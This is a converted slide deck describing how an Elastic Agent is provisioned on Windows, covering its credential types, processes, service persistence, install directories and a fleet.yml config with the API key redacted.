
# AGENT PROVISIONING




# AGENT PROVISIONING




# AGENT PROVISIONING




# AGENT PROVISIONING




# AGENT PROVISIONING




# AGENT PROVISIONING



# AGENT PROVISIONING



# AGENT PROVISIONING



# CREDENTIALS

1. Fleet enrollment key (exposed to user from Kibana)
2. Kibana `access_api_key`
3. Elasticsearch `api_key`
  - This is generated by the `fleet_enroll` user, unique per agent install

# ELASTIC AGENT STRUCTURE


- Uses Filebeat and Metricbeat to collect information from a system
- Ships logs directly to Elasticsearch
- Checks into Fleet via Kibana on a regular interval

# RUNNING PROCESSES

- Elastic Agent has two processes for each beat type it uses
  - Normally, this would be Filebeat, and maybe Metricbeat

	elastic-agent.exe	0.07	23,624 K	31,292 K 4788
	filebeat.exe	0.06	60,264 K	77,640 K 3832
	conhost.exe	0.02	1,428 K	5,960 K 4852
	filebeat.exe	0.14	70,568 K	86,080 K 4196
	conhost.exe	0.03	1,420 K	5,940 K 3256

# PERSISTENCE



- The Elastic Agent is registered as a Windows service, allowing it to track if the main process crashes, and easily start at boot

# DIRECTORY STRUCTURE

Name	Date modified	Type	Size
data	2/14/2021 1:05 PM	File folder	
.build_hash	2/14/2021 1:04 PM	Text Document	1 KB
.elastic-agent.active.commit	2/14/2021 1:04 PM	COMMIT File	1 KB
elastic-agent	2/14/2021 1:05 PM	.symlink	0 KB
elastic-agent	4/20/2021 1:04 AM	Text Document	1 KB
elastic-agent.log.1	2/14/2021 1:26 PM	1 File	15 KB
elastic-agent.reference	2/14/2021 1:05 PM	Yaml Source File	8 KB
elastic-agent	2/14/2021 1:05 PM	Yaml Source File	2 KB
elastic-agent.yml.2021-02-14T13-05-03.8...	2/14/2021 1:05 PM	BAK File	8 KB
fleet	2/14/2021 1:05 PM	Yaml Source File	1 KB
fleet.yml.old	2/14/2021 1:05 PM	OLD File	1 KB
LICENSE	2/14/2021 1:04 PM	Text Document	14 KB
NOTICE	2/14/2021 1:04 PM	Text Document	8,366 KB
README	2/14/2021 1:04 PM	Markdown Source...	1 KB

C:\Program Files\Elastic\Agent

# FLEET.YML

```
C: > Program Files > Elastic > Agent > fleet.yml
```

```
1 agent:
2   | id: 6135301d-2d84-404a-b1f8-f53450402afa
3 fleet:
4   | enabled: true
5   | access_api_key: [REDACTED]
6 kibana:
7   | protocol: https
8   | host: elk-server.shrimpshack.lan:5601
9 hosts:
10  - elk-server.shrimpshack.lan:5601
11 timeout: 5m0s
12 ssl:
13   | verification_mode: none
14   | renegotiation: never
15 reporting:
16   | threshold: 10000
17   | check_frequency_sec: 30
18 agent:
19   | id: ""
20
```

- Contains information about how the agent should communicate with Fleet for policy updates

# DIRECTORY STRUCTURE: DATA

Name	Date modified	Type	Size
downloads	2/14/2021 1:04 PM	File folder	
install	2/14/2021 1:05 PM	File folder	
logs	4/20/2021 1:04 AM	File folder	
run	2/14/2021 1:05 PM	File folder	
action_store	2/14/2021 1:05 PM	Yaml Source File	446 KB
action_store.yml.old	2/14/2021 1:05 PM	OLD File	0 KB
elastic-agent	2/14/2021 1:05 PM	Application	37,921 KB

